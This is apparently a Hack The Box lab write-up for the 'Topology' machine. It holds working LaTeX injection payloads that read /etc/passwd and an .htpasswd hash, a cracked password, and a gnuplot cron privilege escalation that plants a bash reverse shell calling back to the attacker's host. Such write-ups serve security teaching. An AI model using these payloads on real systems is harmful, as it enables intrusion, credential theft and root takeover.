


Topology



IP: 10.129.96.158

Info Gathering

Connect to HTB

```
# Needed to modify the lab_tobor.ovpn file to get connected
vim /etc/openvpn/client/lab_tobor.ovpn
# Added below lines to top of file
tls-cipher "DEFAULT:@SECLLEVEL=0"
allow-compression yes
```

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Topology
cd ~/HTB/Boxes/Topology

# Open a tmux session
tmux new -s HTB-Topology

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to OpenVPN
openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
msfconsole
workspace -a Topology
workspace Topology
use multi/handler
set -g WORKSPACE Topology
set -g RHOST 10.129.96.158
set -g RHOSTS 10.129.96.158
set -g LHOST 10.10.14.69
set -g LPORT 1337
set -g SRVHOST 10.10.14.69
set -g SRVPORT 9000
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.96.158 -oN topology.nmap
```

Hosts

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.129.96.158			Linux		2.6.X	server		

Services

host	port	proto	name	state	info
10.129.96.158	22	tcp	ssh	open	OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 Ubuntu Linux; protocol 2.0
10.129.96.158	80	tcp	http	open	Apache httpd 2.4.41 (Ubuntu)

Gaining Access

I was able to access the site on port 80 using the IP Address

Screenshot Evidence

The screenshot shows a web browser window with the address bar displaying '10.129.96.158'. The browser's bookmark bar contains 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The webpage content includes:

- Logo:** A circular seal for 'SIGILLUM UNIVERSITATIS MISKATONICENSIS' featuring a book and the motto 'TIMENDI CAUSA EST NESCIRE'.
- Text:** 'Miskatonic University', 'Department of Mathematics', and 'Topology Group'.
- Contact:** Email 'lklein@topology.htb' and phone '+1-202-555-0143'.
- Staff List:**
 - Professor Lilian Klein, PhD:** Head of Topology Group.
 - Vajramani Daisley, PhD:** Post-doctoral researcher, software developer.
 - Derek Abrahams, BEng:** Master's student, sysadmin.

Viewing the source of the site I am able to see that email addresses use the domain topology.htb and the site has a subdomain for latex.topology.htb

Screenshot Evidence

```
envelope fa-fw w3-margin-right w3-large w3-text-grey"></i>lklein@topology.htb</p>
phone fa-fw w3-margin-right w3-large w3-text-grey"></i>+1-202-555-0143</p>
```

```
124
125     <p>• <a href="http://latex.topology.htb/equation.php">LaT
126     equations in your browser</p>
127     <p>• PHPMyRefDB - web application to manage journal citat
128     development)</p>
```

I added those values to my DNS records in the /etc/hosts file


```
# Modify file
vim /etc/hosts
# Added lines
10.129.96.158 topology.htb latex.topology.htb
```

Screenshot Evidence












```
127.0.0.1 localhost
127.0.1.1 kali
10.129.96.158 topology.htb latex.topology.htb
```

Visiting topology.htb returned the same page however latex.topology.htb returned directory contents

Screenshot Evidence



Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 demo/	2023-01-17 12:26	-	
 equation.php	2023-06-12 07:37	3.8K	
 equationtest.aux	2023-01-17 12:26	662	
 equationtest.log	2023-01-17 12:26	17K	
 equationtest.out	2023-01-17 12:26	0	
 equationtest.pdf	2023-01-17 12:26	28K	
 equationtest.png	2023-01-17 12:26	2.7K	
 equationtest.tex	2023-01-17 12:26	112	
 example.png	2023-01-17 12:26	1.3K	
 header.tex	2023-01-17 12:26	502	
 tempfiles/	2023-06-12 07:45	-	

Apache/2.4.41 (Ubuntu) Server at latex.topology.htb Port 80

Investigating the files listed there appears to be a possible command execution for equation.php
The site expects you to enter mathematical equations however latex offers a possibility of executing shell code

LINK: <http://latex.topology.htb/equation.php>

Screenshot Evidence

$$x^n + y^n = z^n$$

Use this equation generator to create a .PNG file.

Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).

Examples

Here are a few code examples that contain the basic math commands to make LaTeX typeset beautiful equations:

Description	LaTeX code	Output
Fractions	<code>\frac{x+5}{y-3}</code>	$\frac{x+5}{y-3}$

I ran a google search to see if I could find any templates to work with and discovered and latex injection

LINK: https://book.hacktricks.xyz/pentesting-web/formula-doc-latex-injection?source=post_page-----1e4cf07d7805-----

I was able to enumerate the /etc/passwd file contents using this method

EXAMPLE LINK: <http://latex.topology.htb/equation.php?eqn=%24%5Cinputlisting%7B%2Fetc%2Fpasswd%7D%24&submit=>

Screenshot Evidence

```
equation.php (PNG Image, 2/ x) http://latex.topology.htb/eq... x +
latex.topology.htb/equation.php?eqn=%24\lstinputlisting{%2Fetc%2Fpasswd}%24&submit=
Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
ired:x:39:39:ired:/var/run/ired:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
tss:x:107:113:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:108:115:/:run/uidd:/usr/sbin/nologin
sshd:x:110:65534:/:run/sshd:/usr/sbin/nologin
pollinate:x:112:1:/:var/cache/pollinate:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
vdaisley:x:1007:1007:Vajramani Daisley ,W2 1-123,,:/home/vdaisley:/bin/bash
rtkit:x:113:121:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:115:119:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
usbmux:x:116:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
avahi:x:117:124:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
geoclue:x:118:125:/:var/lib/geoclue:/usr/sbin/nologin
saned:x:119:127:/:var/lib/saned:/usr/sbin/nologin
colord:x:120:128:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
pulse:x:121:129:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gdm:x:122:131:Gnome Display Manager:/var/lib/gdm3:/bin/false
fwupd-refresh:x:109:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
```

I took a look at the apache2 config file and found a couple of interesting things. The .htaccess file is being utilized and the home directory for vdaisley is hosting stats information

Screenshot Evidence

```
<Directory /home/vdaisley/stats/>
    Options Indexes FollowSymLinks
    AllowOverride None
    Require all granted
</Directory>
```




```
# AccessFileName: The name of the file to
# for additional configuration directives
# directive.
#
AccessFileName .htaccess
```

I attempted to enumerate more subdomains for the site and was successful

```
# Fuzz for subdomains
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.topology.htb' -u
http://topology.htb/ --fw=1612
```

Screenshot Evidence



```
(root@kali)-[~/HTB/Boxes/Topology]
# ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.topology.htb' -u http://topology.htb/ --fw=1612
```

The screenshot shows a terminal window with a dark background. At the top, the prompt is `(root@kali)-[~/HTB/Boxes/Topology]`. Below it, the command `ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.topology.htb' -u http://topology.htb/ --fw=1612` is entered. The output of the command is a large ASCII art logo for 'FUZZ' in a stylized, blocky font. Below the logo, the version `v2.1.0-dev` is displayed. A horizontal line separates the header from the main output. The output is a list of parameters and their values, such as `:: Method : GET`, `:: URL : http://topology.htb/`, `:: Wordlist : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000`, `:: Header : Host: FUZZ.topology.htb`, `:: Follow redirects : false`, `:: Calibration : false`, `:: Timeout : 10`, `:: Threads : 40`, `:: Matcher : Response status: 200-299,301,302,307,401,403,405,500`, and `:: Filter : Response words: 1612`. At the bottom, there are two lines of status information: `stats [Status: 200, Size: 108, Words: 5, Lines: 6, Duration: 133ms]` and `dev [Status: 401, Size: 463, Words: 42, Lines: 15, Duration: 4397ms]`.

I added the newly discovered domains to my `/etc/hosts` file

```
# Modify file
vim /etc/hosts

# Added to line
10.129.96.158 topology.htb latex.topology.htb dev.topology.htb stats.topology.htb
```

There is a login page at `dev.topology.htb`

This is likely utilizing that `.htaccess` file we saw in the config. I attempted to read it using the latex injection

```
# Latex Injection
${\lstinputlisting{/var/www/dev/.htaccess}}$
```

Screenshot Evidence

```
AuthName "Under construction"  
AuthType Basic  
AuthUserFile /var/www/dev/.htpasswd  
Require valid-user
```

This gave me the location of the .htpasswd file. I attempted to read that using the latex injection again and was successful

```
# Latex Injection  
$\lstinputlisting{/var/www/dev/.htpasswd}$
```

Screenshot Evidence

```
vdaisley:$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0
```

I attempted to crack the hash

```
# Create hash file  
echo '$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0' > vdaisley.hash  
# Identify hash  
hashid $(cat vdaisley.hash)
```

Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/Topology]  
└─# hashid $(cat vdaisley.hash)  
Analyzing '$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0'  
[+] MD5(APR)  
[+] Apache MD5
```

I then attempted to crack the hash

```
# Crack hash  
john --wordlist=/usr/share/worldlists/rockyou.txt vdaisley.hash
```

USER: vdaisley
PASS: calculus20

Screenshot Evidence


```
(root@kali)-[~/HTB/Boxes/Topology]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string
Use the "--format=md5crypt-long" option to force load
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and v
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key fo
calculus20      (?)
1g 0:00:00:19 DONE (2023-10-01 15:12) 0.05042g/s 5020
Use the "--show" option to display all of the cracked
Session completed.
```

I was able to use those credentials to SSH into the device

```
# SSH Way
ssh vdaisley@10.129.96.158
Password: calculus20

# Metasploit Way
use scanner/ssh/ssh_login
set USERNAME vdaisley
set PASSWORD calculus20
set RHOST 10.129.96.158
set STOP_ON_SUCCESS true
```

I was then able to successfully upgrade to a Meterpreter session

Screenshot Evidence

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
-----
```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		shell linux	SSH root @	10.10.14.69:43131 → 10.129.96.158:22 (10.129.96.158)
2		meterpreter x86/linux	vdaisley @ 10.129.96.158	10.10.14.69:1337 → 10.129.96.158:55080 (10.129.96.158)

I was then able to read the user flag

```
# Read user flag
cat ~/user.txt
# RESULTS
f86993a816b2392c75ab1647ce650630
```

Screenshot Evidence

```
meterpreter > shell
Process 2586 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
vdaisley@topology:~$ id
id
uid=1007(vdaisley) gid=1007(vdaisley) groups=1007(vdaisley)
vdaisley@topology:~$ hostname
hostname
topology
vdaisley@topology:~$ hostname -I
hostname -I
10.129.96.158 dead:beef::250:56ff:feb0:eb15
vdaisley@topology:~$ cat ~/user.txt
cat ~/user.txt
f86993a816b2392c75ab1647ce650630
vdaisley@topology:~$ |
[HTB-Topol0:openvpn 1:msf* 2:bash-
```

USER FLAG: f86993a816b2392c75ab1647ce650630

PrivEsc

In the /opt directory which typically contains optional applications is a directory called gnuplot
I do not have permissions to view the contents of the directory.
I do have write and execute permissions to the directory which the root user owns

Screenshot Evidence

```
vdaisley@topology:~$ ls /opt
ls /opt
gnuplot
vdaisley@topology:~$ ls -la /opt
ls -la /opt
total 12
drwxr-xr-x  3 root root 4096 May 19 13:04 .
drwxr-xr-x 18 root root 4096 Jun 12 10:37 ..
drwx-wx-wx  2 root root 4096 Jun 14 07:45 gnuplot
vdaisley@topology:~$ |
[HTB-Topol0:openvpn 1:msf* 2:bash-
```

I uploaded and ran pspy64 to the machine to look for any processes using this directory as it likely will lead to my privesc method

LINK: <https://github.com/DominicBreuker/pspy>

```
# Download latest pspy64 file
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64

# SCP Upload
scp pspy64 vdaisley@10.129.96.158:/tmp/
Password: calculus20

# Meterpreter method
upload pspy64
```

Screenshot Evidence

```
vdaisley@topology:/opt/gnuplot$ ^Z
Background channel 1? [y/N] y
meterpreter > upload pspy64
[*] Uploading : /root/HTB/Boxes/Topology/pspy64 → pspy64
[*] Uploaded -1.00 B of 2.96 MiB (0.0%): /root/HTB/Boxes/Topology/pspy64 → pspy64
[*] Completed : /root/HTB/Boxes/Topology/pspy64 → pspy64
meterpreter > |
[HTB-Topol0:openvpn 1:msf* 2:bash-
```

I executed the file and waited to see what came up

```
# Execute command
chmod +x pspy64
pspy64
```

As expected I discovered activity in that directory

Screenshot Evidence

```
CMD: UID=0      PID=2      |
CMD: UID=0      PID=1      | /sbin/init
CMD: UID=0      PID=2919   | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
CMD: UID=0      PID=2918   | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {} \;
CMD: UID=0      PID=2917   | /usr/sbin/CRON -f
CMD: UID=0      PID=2916   | /usr/sbin/CRON -f
CMD: UID=0      PID=2930   | sed s/,//g
CMD: UID=0      PID=2922   | /bin/sh /opt/gnuplot/getdata.sh
CMD: UID=0      PID=2921   | /bin/sh -c /opt/gnuplot/getdata.sh
CMD: UID=0      PID=2920   | gnuplot /opt/gnuplot/loadplot.plt
CMD: UID=0      PID=2931   | /bin/sh /opt/gnuplot/getdata.sh
CMD: UID=0      PID=2932   | /bin/sh /opt/gnuplot/getdata.sh
CMD: UID=0      PID=2933   | gnuplot /opt/gnuplot/networkplot.plt
CMD: UID=0      PID=2935   | /usr/sbin/CRON -f
CMD: UID=0      PID=2934   | /usr/sbin/CRON -f
CMD: UID=0      PID=2944   | gnuplot /opt/gnuplot/loadplot.plt
CMD: UID=0      PID=2943   | cut -d -f3,7
CMD: UID=0      PID=2942   | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
CMD: UID=0      PID=2941   | tr -s
CMD: UID=0      PID=2940   | grep enp
CMD: UID=0      PID=2939   |
CMD: UID=0      PID=2938   | /bin/sh /opt/gnuplot/getdata.sh
CMD: UID=0      PID=2937   | /bin/sh -c /opt/gnuplot/getdata.sh
CMD: UID=0      PID=2936   | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {} \;
CMD: UID=0      PID=2948   | /bin/sh /opt/gnuplot/getdata.sh
CMD: UID=0      PID=2947   | /bin/sh /opt/gnuplot/getdata.sh
CMD: UID=0      PID=2946   | /bin/sh /opt/gnuplot/getdata.sh
CMD: UID=0      PID=2945   | uptime
CMD: UID=0      PID=2949   | /bin/sh /opt/gnuplot/getdata.sh
CMD: UID=0      PID=2950   | /bin/sh /opt/gnuplot/getdata.sh
CMD: UID=0      PID=2951   | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
```

This shows me that any files in /opt/gnuplot with .plt as a file extension are discovered and then executed using gnuplot

I started a listener to catch a shell

```
# Netcat way
nc -lvnp 1337

# Metasploit Way
use multi/handler
set LHOST 10.10.14.69
set LPORT 1337
run -j
```

I then executed the below command to create a payload that executes a reverse shell

REFERENCE: https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/gnuplot-privilege-escalation/?source=post_page-----1e4cf07d7805-----

```
# Create reverse shell payload
echo "system \"bash -c 'bash -i >& /dev/tcp/10.10.14.69/1337 0>&1'\\"" > /opt/gnuplot/tobor.plt
```

Screenshot Evidence

```
meterpreter > shell
Process 3047 created.
Channel 4 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
vdaisley@topology:~$ echo "system \"bash -c 'bash -i >& /dev/tcp/10.10.14.69/1337 0>&1'\\"" > /opt/gnuplot/tobor.plt
</10.10.14.69/1337 0>&1'\\"" > /opt/gnuplot/tobor.plt
vdaisley@topology:~$ |
[HTB-Topol0:openvpn 1:msf* 2:bash-
```

I waited for the next time the automation ran and caught a shell that I upgraded to a meterpreter session

```
# Upgrade to Meterpreter session
sessions -u 3
```

Screenshot Evidence

```
msf6 exploit(multi/handler) > sessions

Active sessions
=====

  Id  Name      Type      Information
  --  -
  1   shell    linux    SSH root @
  2   meterpreter x86/linux vdaisley @ 10.129.96.158
  3   shell    sparc/bsd Shell Banner: bash: cannot set terminal process group (3059): Inappr
    e ...

msf6 exploit(multi/handler) > sessions -u 3
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [3]

[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.14.69:1337
[*] Sending stage (1017704 bytes) to 10.129.96.158
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > [*] Meterpreter session 4 opened (10.10.14.69:1337 → 10.129.96.158:56668)
```

I was then able to read the root flag

```
# Read root flag
cat /root/root.txt
# RESULTS
66eebb5d3240cb0ac1d9cd8b251e95fd
```

Screenshot Evidence

```
meterpreter > shell
Process 3119 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@topology:~# cat /root/root.txt
cat /root/root.txt
66eebb5d3240cb0ac1d9cd8b251e95fd
root@topology:~# id
hoid
uid=0(root) gid=0(root) groups=0(root)
root@topology:~# stname
hostname
topology
root@topology:~# hostname -I
hostname -I
10.129.96.158 dead:beef::250:56ff:feb0:eb15
root@topology:~# |
[HTB-Topo]0:openvpn 1:msf* 2:bash-
```

ROOT FLAG: 66eebb5d3240cb0ac1d9cd8b251e95fd